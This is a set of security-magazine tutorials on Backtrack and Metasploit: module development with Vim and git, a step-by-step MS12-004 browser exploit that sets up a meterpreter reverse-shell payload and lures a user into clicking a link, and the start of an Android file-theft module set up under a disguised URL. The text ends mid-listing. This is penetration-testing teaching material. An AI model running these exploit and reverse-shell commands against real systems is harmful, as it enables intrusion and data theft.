


Figure 1. Vim with NERDTree at MSF base directory




Figure 2. Lines three through seventeen of 'psexec\_command.rb'

that targets multiple IP addresses you can define the `run_hosts` method with a single parameter named `'ip'` and it will iterate through each address within the `RHOSTS` variable and perform the entire module against each host. Because this module includes the `Msf::Auxiliary::Scanner` class, we can use Metasploit's native threading capabilities to target this module on multiple hosts in a short period of time (Figure 4).

The many code libraries, classes, and mixins that makeup the Metasploit framework are composed of a lot of code! Some is documented really well, some is not. The Vim IDE is really great for searching through the framework and finding method definitions or examples of modules that already use the functionality you are trying to understand. I will explain two different methods that you can use to effectively search through the framework. The first is to use the `:vim` command with the `/foo bar/` search operands to pilfer through every file within a directory or set of directories, and display all of the filenames that matched your search string.

Let's say that you wanted to build a module with similar functionality to one of the methods in `psexec` command. We can see that on lines 97, 134, and 153, the method `simple.connect` is called within three different methods inside this module. If you wanted to use that method but were unsure of what it does or how to properly use it, here is how you would go about searching for its definition within the framework. First, take notice of its use within the module you are studying. We see the word 'simple' which we know from Figure 2 is actually just an alias to the `Rex::Proto::SMB::SimpleClient` class. This tells us we are looking for the definition of a method

```
19 def initialize(info = {})
20   super(update_info(info,
21     'Name' => 'Microsoft Windows Authenticated Command Execution',
22     'Description' => %q(
23       This module uses a valid administrator username and password to execute an
24       arbitrary command on one or more hosts, using a similar technique than the "psexec"
25       utility provided by Sysinternals. Daisy chaining commands with "&" does not work
26       and users shouldn't try it. This module is useful because it doesn't need to upload
27       any binaries to the target machine.
28     ),
29     'Author' => [
30       'Royce @R3dy_Davis <rdavis[at]accuvant.com>',
31     ],
32   ),
33 )
```

Figure 3. The initialize method is defined

```
58 # This is the main controle method
59 def run_host(ip)
60   text = "\\#{datastore['WINPATH']}\\Temp\\#{Re
61   bat = "%WINDIR%\\Temp\\#{Rex::Text.rand_text
62   smbshare = datastore['SMBSHARE']
63
64   #Try and authenticate with given credentials
65   if connect
66     begin
67     smb_login
```

Figure 4. Defining the run\_host(ip) method

named 'connect' inside of a class named 'Simple-Client', which lies somewhere in the vast expansions of the MSF forest. So from our editing pane window we can run the following command

```
:vim /def connect/ **/*.rb | copen
```

If you ran the above command from the root `metasploit-framework` directory, you should see a new bottom pane open up in your Vim editor that looks something like this (Figure 5).

What we are seeing here is a list of every file within the framework that contains the character string 'def connect' because that's what we typed in our search operand. We know that we are looking for this pattern within a file called `simpleclient` so just as if we were editing a file in the editing pane, we can search for that character string within the context of our current pane simply by typing `/simpleclient`. Typing `'/'` while in command mode executes a basic search of only the current document or editing window. On my system I now see that this file `lib/rex/proto/smb/simpleclient.rb` located on line 159 of my initial `:vim` search results contains the character string `def connect(share)`.

This is where the method we are interested in is defined, awesome! If we place our cursor over line 159 and press enter, Vim automatically opens up that file in the current editing pane and jumps to line 274 where the method is defined. Being able to perform these types of advanced search functions will be crucial through your development stages as you will be spending a lot of your time sorting through other people's code trying to figure how it works and what might be the best way to accomplish whatever you are trying to do with your module.

I prefer the previously discussed method for searching but it is worth mentioning that another option is to recursively open up the entire framework in the NERDTree pane and then use `'/'` to quickly jump to the file name of the particular class you are interested in learning about. At least if you use this method, you can then open up the various files you are looking through in their own respective tabs. This method would probably prove more useful when dealing with a smaller project that has only a few hundred unique files.

## Submitting your module for merger into the framework

So now that you have spent some valuable time building a really cool module and would like to submit it into the framework, there are a few things you have to make sure to do first. Remember when we

created `testbranch1` at the beginning of the article? Hopefully you have followed the Rapid7 guidelines and created a specific branch for your newly developed module. In order to submit a pull request to Rapid7, you'll have to first get the changes on your branch sitting on your local Backtrack system to match up with the branch that is accessible on the Internet via your Github account. To do this you need to issue the `git add` command to synchronize the new file into the branch'

```
$ git add ~/dev/metasploitframework/path/to/module.rb
```

Next you have to commit the changes. Proper git etiquette is to provide a useful message describing the changes you have made to an existing file or that you are creating/adding a new one. This is such a powerful and underutilized feature because if you screw up your code later on in always dreaded post-development stage (I like to call it the "Why didn't I do it this way" stage), you can always revert back to a previous commit.


```
$ git commit -m "First commit for my new awesome module"
```

Finally, you can push your changes to your remote Github account with the 'push' command. You'll want to specify the branch name when pushing changes.

```
$ git push origin testbranch1
```

Authenticate with your Github username and password when prompted and you're all set. Additionally, you can add an extra layer of security using SSH keys to restrict push requests from originating somewhere other than your Backtrack dev box. Take a look at the Github help pages for information on setting this up if you are interested.

The last step is to navigate to your Github user account from within an internet browser and select from the dropdown menu the branch where your new file has been added. Click through the appropriate directories within the framework until you have selected your module. Click on the Pull Request button at the top of the page. Give your pull request a name, something like "Added New Module auxiliary/admin/smb/blah.rb." Use the comment pane to provide any additional context



```
lib/anemone/http.rb Line:4/186[2%]Col:1Buf:#26[0][0x0]
1 lib/anemone/http.rb|145 col 5| def connection(url)
2 lib/anemone/rex/http.rb|180 col 5| def connection(url)
3 lib/gemcache/ruby/1.9.1/arch/linux32/eventmachine-0.12.10/
4 lib/gemcache/ruby/1.9.1/arch/linux32/eventmachine-0.12.10/
5 lib/gemcache/ruby/1.9.1/arch/linux32/eventmachine-0.12.10/
```

Figure 5. Search results for `/def connect/`

## References


- <http://www.metasploit.com>
- <http://www.offensive-security.com/community-projects/metasploit-unleashed/>
- <https://github.com/rapid7/metasploit-framework/wiki/Metasploit-Development-Environment>
- <http://yannesposito.com/Scratch/en/blog/Learn-Vim-Progressively/>

as to why your module is useful and should be included into the framework. I usually paste in a few screenshots of the command output just so the developer who is assigned to review it has a general idea of its usage right from the start. All you have to do now is wait for a developer to review your code, they'll either provide feedback that requires you to make additional code changes, or if everything works out, they will merge your module into the framework.

## Conclusion

So hopefully by now, you should have a pretty solid Metasploit development environment setup within Backtrack. We've covered the basics of using the Vim IDE to help speed up your coding process. We've also discussed how to setup an account with Github and what are the proper steps for submitting a module for merger into the Framework. Additionally I would like to conclude with some references to some other really great sources that can further your knowledge of Metasploit development and ultimately my goal is to encourage users of Backtrack to take the time to help out and contribute tools and modules not just to Metasploit but to all Open Source projects. Well, at least all the ones that you use and reap benefits from.

## ROYCE DAVIS



Royce Davis is a Senior Consultant on the Accuvant LABS Enterprise Attack & Penetration team. He has served as the lead consultant on over 100 security assessments for organizations of all sizes from Mom-n-Pop boutiques to Fortune 100 giants. Royce has seven years of professional experience in the Information Technology arena. His primary areas of expertise include Antivirus detection avoidance, Ruby programming, Web scraping, network penetration testing and Social Engineering. Royce has contributed to multiple Open Source projects such as Backtrack Linux, Metasploit and Jigsaw.rb. Co-founder of [www.pentestgeek.com](http://www.pentestgeek.com), Royce provides regular contributions to the Information Security industry in the form of technical write-ups and security related tutorial articles.

# Big Data gets real at Big Data TechCon!

Discover how to master Big Data from real-world practitioners – instructors who work in the trenches and can teach you from real-world experience!

## Come to Big Data TechCon to learn the best ways to:

- Collect, sort and store massive quantities of structured and unstructured data
- Process real-time data pouring into your organization
- Master Big Data tools and technologies like Hadoop, Map/Reduce, NoSQL databases, and more

Over 60  
how-to  
practical classes  
and tutorials  
to choose  
from!

- Learn HOW TO integrate data-collection technologies with analysis and business-analysis tools to produce the kind of workable information and reports your organization needs
- Understand HOW TO leverage Big Data to help your organization today

**“Big Data TechCon is loaded with great networking opportunities and has a good mix of classes with technical depth, as well as overviews. It’s a good, technically-focused conference for developers.”**

—Kim Palko, Principal Product Manager, Red Hat

**“Big Data TechCon is great for beginners as well as advanced Big Data practitioners. It’s a great conference!”**

—Ryan Wood, Software Systems Analyst, Government of Canada

**“If you’re in or about to get into Big Data, this is the conference to go to.”**

—Jimmy Chung, Manager, Reports Development, Avectra

# BigData TECHCON

## San Francisco

### October 15-17, 2013

[www.BigDataTechCon.com](http://www.BigDataTechCon.com)

The **HOW-TO** conference for Big Data and IT professionals



# Use Metasploit in Backtrack 5

Metasploit comes in several flavors: Metasploit framework, Metasploit community edition, Metasploit pro. In Backtrack 5, Metasploit framework is installed by default. Metasploit framework provides you with information on security vulnerabilities which can be used to exploit a system. Penetration testers can also use this tool to launch manual or automated scans.

**B**efore you actually could exploit a system, you need to know if the system is vulnerable for a certain type of attack.

## What is a vulnerable system?

A vulnerability is a weakness in software, hardware that enables the attacker to compromise the confidentiality, integrity or availability of that system. A system can be but not limited to: a server running an operating system, router switch, firewall, mobile devices, TV, etc. For example: when an attacker launches a distributed denial of service attack, he enables the unavailability of a system. If data is intercepted and changed, he enables integrity.

An attacker can use a vulnerability to compromise a system. For example a weakness in a protocol allows the attacker to run arbitrary code.

The attacker launches the exploit on the vulnerable system. Based on the actual payload send together with the exploit, the attacker receives a (reverse) shell.

If you understand the vulnerability, it will help you to implement the appropriate security control. A security control can be a patch or a security device.

Important to know is that you understand the vulnerability context:

- Where do they exist?
- Where do they run?

So, what is the exploit context?

- Exploit runs where the vulnerability exists
- Where does it run, client side or server side?

## Example 1

Let say, you have a server located into the DMZ. The vulnerability context is the server itself and the exploit context is the DMZ. If an attacker can compromise a vulnerable server in the DMZ, he has properly access to all servers in that DMZ. The attacker can use other techniques like pivoting to access servers in the internal network.

## Example 2

If a client computer is placed on a client LAN, the vulnerability context is the client and the exploit context in the client LAN. If an attacker can compromise a vulnerable client in the LAN, he has properly access to all resources on the client LAN.

## Client-side exploit

If a vulnerability exist on a client, it can be compromised by a client-side exploit. Client side vulnerabilities lives in Java, operating system, applications such as web browser, Office, Acrobat Reader. The attack is basically launched by tricking the user to click on a link embedded in an email, or send the user an attachment which contains the exploit. When the user clicks on the link, the user is redirected to a website which contains the actual code to launch the exploit. A traditional firewall does not help this attack from happening, since the user opens a




Figure 1. Output search command




Figure 2. Output info command

connection over port 443 or port 80. These ports are usually allowed on the firewall. Before a system can be exploited, you can take the following steps:

- Choose and configure the module in Metasploit
- Select a payload, which provides the attacker a remote shell
- Optionally, you can encode the payload so that it is not detected by anti-virus software
- Launch the exploit

Okay, let's have a look into the following vulnerability: MS12\_004: Vulnerabilities in Windows Media Could Allow Remote Code Execution

## Information

If the user opens a special crafted media file, the vulnerability could allow remote code execution. If the attacker can successfully exploit the vulnerability, the attacker could obtain the same rights as the logged on user.

## Step 1: Search for an existing module

In Metasploit, you can search for a module by using the following command:


```
msf> search <module>
```

a d v e r t i s e m e n t



# OWASP Foundation

"We help protect critical infrastructure one byte at a time"



- 140+ Checklists, tools & guidance
- 150 Local chapters
- 20,000 builders, breakers and defenders
- Citations: NSA, DHS, PCI, NIST, FFIEC, CSA, CIS, DISA, ENISA and more..

```

msf > search ms12_004

-----
References:
-----
http://www.microsoft.com/technet/security/bulletin/MS12-004.aspx
http://www.blee.org/wiki/index.php/MS12-004
http://www.exploit-db.org/exploits/491#ms12-004
http://www.exploit-db.org/exploits/491#ms12-004
http://www.exploit-db.org/exploits/491#ms12-004

msf > use exploit/windows/browser/ms12_004_midi
msf > exploit(ms12_004_midi) > show options

Module options (exploit/windows/browser/ms12_004_midi):
-----
Name      Current Setting  Required  Description
-----
OPUSCATE  false            no       Enable JavaScript obfuscation
SRVHOST   10.32.5.10       yes      The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT   80               yes      The local port to listen on.
SSL       false            no       Negotiate SSL for incoming connections
SSLCert   /                no       Path to a custom SSL certificate (default is randomly generated)
SSLVersion SSL3              no       Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH   /                no       The URI to use for this exploit (default is random)

Exploit target:
-----
id  Name
--  ---
0   Automatic

msf > exploit(ms12_004_midi)

```

Figure 3. Output show options command

Where <module> is the name of the module you are searching for. In Figure 1, you can see the output from the search command.

```
msf> search ms12_004
```

## Step 2: Retrieve more information about the module

Use the command info <module> to obtain more information about the module.

```
msf> info exploit/windows/browser/ms12_004_midi
```

In Figure 2, you can retrieve more information of the target and also an explanation on the needed variables. A list of the available target is also available.

## Step 3: Choose and configure the module in Metasploit

After you know which module you want to use, you can select the module and assign the appropriate variables.

```

msf > use exploit/windows/browser/ms12_004_midi
msf > exploit(ms12_004_midi) > set SRVHOST 10.32.5.10
SRVHOST => 10.32.5.10
msf > set SRVPORT 80
SRVPORT => 80
msf > set LHOST 10.32.5.10
LHOST => 10.32.5.10
msf > set LPORT 8080
LPORT => 8080
msf > exploit(ms12_004_midi)

```

Figure 4. Configure variables

```

msf > exploit(ms12_004_midi) > set SRVHOST 10.32.5.10
SRVHOST => 10.32.5.10
msf > exploit(ms12_004_midi) > set SRVPORT 80
SRVPORT => 80
msf > exploit(ms12_004_midi) > set LHOST 10.32.5.10
LHOST => 10.32.5.10
msf > exploit(ms12_004_midi) > set LPORT 8080
LPORT => 8080
msf > exploit(ms12_004_midi) > show options

Module options (exploit/windows/browser/ms12_004_midi):
-----
Name      Current Setting  Required  Description
-----
OPUSCATE  false            no       Enable JavaScript obfuscation
SRVHOST   10.32.5.10       yes      The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT   80               yes      The local port to listen on.
SSL       false            no       Negotiate SSL for incoming connections
SSLCert   /                no       Path to a custom SSL certificate (default is randomly generated)
SSLVersion SSL3              no       Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH   /                no       The URI to use for this exploit (default is random)

Payload options (Windows/Meterpreter/Reverse_Tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes      Exit technique: seh, thread, process, none
LHOST     10.32.5.10       yes      The listen address
LPORT     8080             yes      The listen port

Exploit target:
-----
id  Name
--  ---
0   Automatic

msf > exploit(ms12_004_midi)

```

Figure 5. Configure payload settings

```
msf> use exploit/windows/browser/ms12_004_midi
```

From this point, you need to fill in the variables. These are needed as input to finally exploit the target. To know which variables need to fill in, use the command show options as shown in Figure 3.

### Variable SRVHOST

This variable is used to specify the local host to listen on. In this example, you have to specify the IP address of your Backtrack machine.

```
msf> exploit(ms12_004_midi) > set SRVHOST 10.32.5.10
```

### Variable SRVPORT

This variable is used to specify the local port to listen on.

```
msf> exploit(ms12_004_midi) > set SRVPORT 80
```

You can see the result of defining these variables in Figure 4.

```

msf > exploit(ms12_004_midi) > set LHOST 10.32.5.10
LHOST => 10.32.5.10
msf > exploit(ms12_004_midi) > set LPORT 8080
LPORT => 8080
msf > exploit(ms12_004_midi) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 10.32.5.10:8080
[*] Using URL: http://10.32.5.10:8080
msf > exploit(ms12_004_midi) > [*] Server started.

```

Figure 6. Launching the exploit






Figure 7. Client connects to web server

## Variable URIPATH

This variable is used to use the default URI.

```
msf> exploit(ms12_004_midi) > set URIPATH /
```

## Step 4: Select a payload, which provides the attacker a remote shell

It is time to select your payload. There are a lot of payloads available, but you have to select the one which works for you. In this example you have to select the meterpreter as payload. You can select this payload by using the following command.

```
msf> exploit(ms12_004_midi) > set payload windows/meterpreter/reverse_tcp
```

When launching show options again, you can see which variables need to be filled and used by the payload. First specify the IP address of the local host you are listening on. This IP address is needed to setup our reverse shell, thus from the compromised client back to our machine. Also specify the port that your machine is listening on.

```
msf> exploit(ms12_004_midi) > set LHOST 10.32.5.10
msf> exploit(ms12_004_midi) > set LPORT 8080
```




Figure 8. Verifying the connection




Figure 9. Output of show sessions

The result of setting these variables is displayed in Figure 5.

## Step 5: Launch the exploit

After choosing the exploit, selecting a payload and defining all variables you are ready to launch the exploit. You can use the following command:

```
msf> exploit(ms12_004_midi) > exploit
```

After launching the exploit, the web server is started and listening on port 80. You can see the result in Figure 6.

## Step 6: Use a web browser on the client to connect to the web server

This can be a tricky part. You need some assistance from the end user here. You have to send the link of your web server so that the user can click on




Figure 10. Interact with sessions




Figure 11. Output of getuid

that link and is redirected to your web server.

Figure 7 shows you the IP address of the destination web server the user is connecting to.

### Step 7: Verifying the connection

When the user has a connection to your web server, the crafted file is sent to the web browser of the user account. When the file is executed successfully, a reverse connection is created and the attacker has access to the machine of the end user.

You can see in Figure 8 that a connection is created successfully.

### Step 8: Interact with the session

You can use the following command to list the sessions:

```
msf> exploit(ms12_004_midi)> show sessions
```

Figure 9 show you the available sessions. You can see that we have one session and the administrator is currently logged on.




Figure 12. Output of ps




Figure 13. Closing your session

Each session is numbered as you can see in the above table under Id. To interact with this session you can use the following command:

```
msf> exploit(ms12_004_midi)> sessions -i 1
```

After interacting with a session, you successfully have now a meterpreter session. Notice that the prompted has changed. To retrieve information on the currently logged user, use the command `getuid` as you can see in Figure 11.

To retrieve a list of all running processes on the target machine, use the command `ps` as you can see in Figure 12.


### Step 9: Close your session

To close your session, you can use the command `exit` as seen in Figure 13.

## Conclusion

If applications, operating systems, etc are not properly patched, an attacker can use the weaknesses in these systems to gain access.

## JOHAN LOOS



Johan works as a freelance information security specialist/trainer and is owner of Access Denied bvba, a Belgian based company. He focus on ethical hacking, wireless security, vulnerability assessments, next-generation firewalls and data-center security. Johan has more than 15 year experience in ICT and during his career he obtained several certification such as CISSP, CEH, OSWP, and others.

# Dr.Web SpIDer is 8-legged!



## New Version 8.0

### Security Space and Dr.Web Antivirus for Windows

Get your free 60-day license under <https://www.drweb.com/press/> to protect your PC and your smartphone with Dr.Web!

Your promo code: **Hakin9**

**Protect your mobile device free of charge!**

[https://support.drweb.com/free\\_mobile/](https://support.drweb.com/free_mobile/)



# Android Exploitation with Metasploit

In this article, we will be looking into the practical usage of Backtrack, and its tools. The article is divided into three sections – Android Exploitation through Metasploit, Nikto Vulnerability Scanner and w3af. The reader is expected to have basic knowledge of Backtrack and familiar with common web application vulnerabilities.

The Metasploit Framework is well known tool among Penetration Testers and InfoSec professionals. It could be used for a variety of purposes and against a variety of targets. In this article, we will discuss a lesser known module in the Metasploit Framework, which could be used to steal any file from an Android phone, given; it navigates to the attacker's URL. This vulnerability was discovered by Thomas Cannon in 2010, which leverage a Content:// URI multiple disclosure. Now, let's go ahead and run the exploit in Metasploit.

## Usage

The prerequisite to run this exploit is the victim phone must be running Android 2.3.4 or less, and

should be rooted, in case you want to get system files. Open up the Metasploit Framework, by typing in msfconsole (Figure 1).

```
root@bt:~# msfconsole
msf > search android
```

Right now, only two android modules are present in the Metasploit Framework (Listing 1). We are here interested in the first module, which is `android_htmlfileprovider`. Let's have more information about this exploit (Listing 2). To use this exploit:

```
msf > use auxiliary/gather/android_htmlfileprovider
```

```
msf > use auxiliary/gather/android_htmlfileprovider
msf auxiliary(android_htmlfileprovider) > set SRVHOST 10.0.53.75
SRVHOST => 10.0.53.75
msf auxiliary(android_htmlfileprovider) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(android_htmlfileprovider) > set URIPATH /angrybirds
URIPATH => /angrybirds
msf auxiliary(android_htmlfileprovider) > █
```




Figure 1. Android modules in Metasploit

Figure 2. Setting up the options for Android exploit

## Listing 1. Matching modules I

Matching Modules

=====

